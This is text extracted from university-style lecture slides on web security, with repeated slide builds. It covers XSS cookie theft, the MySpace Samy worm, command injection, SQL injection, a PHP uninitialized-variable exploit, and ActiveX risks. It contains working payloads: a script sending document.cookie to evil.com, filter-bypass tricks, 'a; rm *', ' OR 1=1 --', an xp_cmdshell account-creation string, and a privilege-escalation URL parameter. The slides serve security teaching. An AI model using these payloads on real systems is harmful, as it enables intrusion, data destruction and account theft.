name=<script>win.open(
"http://evil.com/steal.cgi?
cookie="+document.cookie)
</script>>

Forces victim's browser to call hello.cgi on naive.com with script instead of name

GET/ hello.cgi?name=
<script>win.open("http://
evil.com/steal.cgi?cookie"+
document.cookie)</script>

Stealing Cookies by Cross Scripting

evil.com

victim's browser

naive.com

For example, embed URL in HTML email

Access some web page

<FRAME SRC= http://naive.com/hello.cgi? name=<script>win.open("http://evil.com/steal.cgi? cookie="+document.cookie) </script>>

Forces victim's browser to call hello.cgi on naive.com with script instead of name

GET/ hello.cgi?name= <script>win.open("http:// evil.com/steal.cgi?cookie"+ document.cookie)</script>

hello.cgi executed

Stealing Cookies by Cross Scripting

evil.com

victim's browser

naive.com

For example, embed URL in HTML email

Access some web page

<FRAME SRC=
http://naive.com/hello.cgi?
name=<script>win.open(
"http://evil.com/steal.cgi?
cookie="+document.cookie)
</script>>

Forces victim's browser to call hello.cgi on naive.com with script instead of name

GET/ hello.cgi?name=
<script>win.open("http://
evil.com/steal.cgi?cookie"+
document.cookie)</script>

hello.cgi executed

<HTML>Hello, dear
<script>win.open("http://
evil.com/steal.cgi?cookie="
+document.cookie)</script>
Welcome!</HTML>

Interpreted as Javascript by victim's browser; opens window and calls steal.cgi on evil.com

Stealing Cookies by Cross Scripting

evil.com

victim's browser

naive.com

For example, embed URL in HTML email

Access some web page

<FRAME SRC=
http://naive.com/hello.cgi?
name=<script>win.open(
"http://evil.com/steal.cgi?
cookie="+document.cookie)
</script>>

Forces victim's browser to call hello.cgi on naive.com with script instead of name

GET/ hello.cgi?name=
<script>win.open("http://
evil.com/steal.cgi?cookie"+
document.cookie)</script>

hello.cgi executed

<HTML>Hello, dear
<script>win.open("http://
evil.com/steal.cgi?cookie="
+document.cookie)</script>
Welcome!</HTML>

Interpreted as Javascript by victim's browser; opens window and calls steal.cgi on evil.com

GET/ steal.cgi?cookie=

MySpace Worm (1)

http://namb.la/popular/tech.html

MySpace Worm (1)

◆ Users can post HTML on their MySpace pages

MySpace Worm (1)

- ◆ Users can post HTML on their MySpace pages
- ◆ MySpace does <u>not</u> allow scripts in users' HTML

MySpace Worm (1)

◆ Users can post HTML on their MySpace pages

◆ MySpace does <u>not</u> allow scripts in users' HTML

- No <script>, <body>, onclick, <a href=javascript://>

MySpace Worm (1)

◆ Users can post HTML on their MySpace pages

◆ MySpace does <u>not</u> allow scripts in users' HTML

- No <script>, <body>, onclick, <a href=javascript://>

◆ … but does allow <div> tags for CSS.

MySpace Worm (1)

◆ Users can post HTML on their MySpace pages

◆ MySpace does <u>not</u> allow scripts in users' HTML

- No <script>, <body>, onclick, <a href=javascript://>

◆ … but does allow <div> tags for CSS.

- <div style="background:url('javascript:alert(1)')">

MySpace Worm (1)

◆ Users can post HTML on their MySpace pages
◆ MySpace does <u>not</u> allow scripts in users' HTML
  - No \<script\>, \<body\>, onclick, \<a href=javascript://\>
◆ … but does allow \<div\> tags for CSS.
  - \<div style="background:url('javascript:alert(1)')"\>
◆ But MySpace will strip out "javascript"

MySpace Worm (1)

◆ Users can post HTML on their MySpace pages

◆ MySpace does <u>not</u> allow scripts in users' HTML
  - No <script>, <body>, onclick, <a href=javascript://>

◆ … but does allow <div> tags for CSS.
  - <div style="background:url('javascript:alert(1)')">

◆ But MySpace will strip out "javascript"
  - Use "java<NEWLINE>script" instead

MySpace Worm (1)

◆ Users can post HTML on their MySpace pages
◆ MySpace does <u>not</u> allow scripts in users' HTML
- No <script>, <body>, onclick, <a href=javascript://>
◆ … but does allow <div> tags for CSS.
- <div style="background:url('javascript:alert(1)')">
◆ But MySpace will strip out "javascript"
- Use "java<NEWLINE>script" instead
◆ But MySpace will strip out quotes

MySpace Worm (1)

◆ Users can post HTML on their MySpace pages

◆ MySpace does <u>not</u> allow scripts in users' HTML
- No <script>, <body>, onclick, <a href=javascript://>

◆ … but does allow <div> tags for CSS.
- <div style="background:url('javascript:alert(1)')">

◆ But MySpace will strip out "javascript"
- Use "java<NEWLINE>script" instead

◆ But MySpace will strip out quotes
- Convert from decimal instead:

MySpace Worm (1)

◆ Users can post HTML on their MySpace pages

◆ MySpace does <u>not</u> allow scripts in users' HTML
- No <script>, <body>, onclick, <a href=javascript://>

◆ … but does allow <div> tags for CSS.
- <div style="background:url('javascript:alert(1)')">

◆ But MySpace will strip out "javascript"
- Use "java<NEWLINE>script" instead

◆ But MySpace will strip out quotes
- Convert from decimal instead:
  alert('double quote: ' + String.fromCharCode(34))

MySpace Worm (2)

◆ "There were a few other complications and things to get around. This was not by any means a straight forward process, and none of this was meant to cause any damage or piss anyone off. This was in the interest of..interest. It was interesting and fun!"

◆ Started on "samy" MySpace page

◆ Everybody who visits an infected page, becomes infected and adds "samy" as a friend and hero

◆ 5 hours later "samy" has 1,005,831 friends

- Was adding 1,000 friends per second at its peak

Inadequate Input Validation

◆ http://victim.com/copy.php?name=username

◆ copy.php includes

> Supplied by the user!

system("cp temp.dat $name.dat")

◆ User calls

http://victim.com/copy.php?name="a; rm *"

◆ copy.php executes

system("cp temp.dat a; rm *");

User Data in SQL Queries

◆ set UserFound=execute(

    SELECT * FROM UserTable WHERE

    username=' " & form("user") & " ' AND

    password=' " & form("pwd") & " ' ");

- • User supplies username and password, this SQL query checks if user/password combination is in the database

◆ If not UserFound.EOF

    Authentication correct

else Fail

Only true if the result of SQL query is not empty, i.e., user/pwd is in the database

SQL Injection

◆ User gives username ' OR 1=1 --

Always true!

◆ Web server executes query

set UserFound=execute(

    SELECT * FROM UserTable WHERE

    username=' ' OR 1=1 -- …);

Everything after -- is ignored!

◆ This returns the entire database!

◆ UserFound.EOF is always false; authentication is always "correct"

It Gets Better

◆ User gives username

  ' exec cmdshell 'net user badguy badpwd' / ADD --

◆ Web server executes query

  set UserFound=execute(

      SELECT * FROM UserTable WHERE

      username=' ' exec ... -- ...);

◆ Creates an account for badguy on DB server

Uninitialized Inputs

```
/* php-files/lostpassword.php */
for ($i=0; $i<=7; $i++)
    $new_pass .= chr(rand(97,122))
...
$result = dbquery("UPDATE ".$db_prefix."users
    SET user_password=md5('$new_pass')
    WHERE user_id='".$data['user_id']." ' ");
```

In normal execution, this becomes

```
UPDATE users SET user_password=md5('???????')
WHERE user_id='userid'
```

Uninitialized Inputs

```php
/* php-files/lostpassword.php */
for ($i=0; $i<=7; $i++)
    $new_pass .= chr(rand(97,122))
...
$result = dbquery("UPDATE ".$db_prefix."users
    SET user_password=md5('$new_pass')
    WHERE user_id='".$data['user_id']." ' ");
```

Creates a password with 7 random characters, assuming $new_pass is set to NULL

In normal execution, this becomes

```
UPDATE users SET user_password=md5('???????')
WHERE user_id='userid'
```

Uninitialized Inputs

```
/* php-files/lostpassword.php */
for ($i=0; $i<=7; $i++)
    $new_pass .= chr(rand(97,122))
...
$result = dbquery("UPDATE ".$db_prefix."users
    SET user_password=md5('$new_pass')
    WHERE user_id='".$data['user_id']." ' ");
```

> Creates a password with 7 random characters, assuming $new_pass is set to NULL

> SQL query setting password in the DB

In normal execution, this becomes

```
UPDATE users SET user_password=md5('???????')
WHERE user_id='userid'
```

Exploit

User appends this to the URL:

&new_pass=badPwd%27%29%2c

user_level=%27103%27%2cuser_aim=%28%27

> This sets $new_pass to
> badPwd'), user_level='103', user_aim=('

SQL query becomes

UPDATE users SET user_password=md5('badPwd')

user_level='103', user_aim=('???????')

WHERE user_id='userid'

> … with superuser privileges

> User's password is
> set to 'badPwd'

SQL Injection in the Real World

◆ "A programming error in the University of Southern California's online system for accepting applications from prospective students left the personal information of as many as 280,000 users publicly accessible… The vulnerability in USC's online Web application system is a relatively common and well-known software bug, known as database injection or SQL injection"

– SecurityFocus, July 6, 2005

SQL Injection in the Real World

◆ "A programming error in the University of Southern California's online system for accepting applications from prospective students left the personal information of as many as 280,000 users publicly accessible... The vulnerability in USC's online Web application system is a relatively common and well-known software bug, known as database injection or SQL injection"

– SecurityFocus, July 6, 2005

The Daily

Sunday, August 30, 2006

The Longhorns sacked Leinart three times...

ActiveX

- ◆ ActiveX controls are downloaded and installed
  - Compiled binaries for client's OS
- ◆ ActiveX controls reside on client's machine
  - Activated by HTML object tag on the page
  - Run as binaries, <u>not</u> interpreted by browser
- ◆ Security model relies on three components
  - Digital signatures to verify the source of the binary
  - Browser policy can reject controls from network zones
  - Controls can be marked by author as "safe for initialization" or "safe for scripting"

Once accepted, installed and started, no control over execution!

Installing Controls

If you install and run, no further control over the code

In principle, browser/OS could apply sandboxing, other techniques for containing risks in native code

ActiveX Risks

◆ From MSDN:

- "An ActiveX control can be an extremely insecure way to provide a feature. Because it is a Component Object Model (COM) object, it can do anything the user can do from that computer. It can read from and write to the registry, and it has access to the local file system. From the moment a user downloads an ActiveX control, the control may be vulnerable to attack because any Web application on the Internet can repurpose it, that is, use the control for its own ends whether sincere or malicious."

◆ How can a control be "repurposed?"

- Once installed, control can be accessed by any page that knows its class identifier (CLSID)

IE Browser "Helper Objects"

◆ COM components loaded when IE starts up

◆ Run in same memory context as the browser

◆ Perform any action on IE windows and modules

- Detect browser events
    - GoBack, GoForward, and DocumentComplete
- Access browser menu, toolbar and make changes
- Create windows to display information (or ads!!)
- Install hooks to monitor messages and actions

◆ There is no protection from extensions

- Spyware writers' favorite!

Dangerous Websites

- Recent "Web patrol" study at Microsoft identified 752 unique URLs that could successfully exploit unpatched Windows XP machines
  - Many are interlinked by redirection and controlled by the same major players
- "But I never visit risky websites"
  - 11 exploit pages are among the top 10,000 most visited
  - Common trick: put up a page with popular content, get into search engines, page redirects to the exploit site
    - One of the malicious sites was providing exploits to 75 "innocuous" sites focusing on (1) celebrities, (2) song lyrics, (3) wallpapers, (4) video game cheats, and (5) wrestling
- Similar study at UW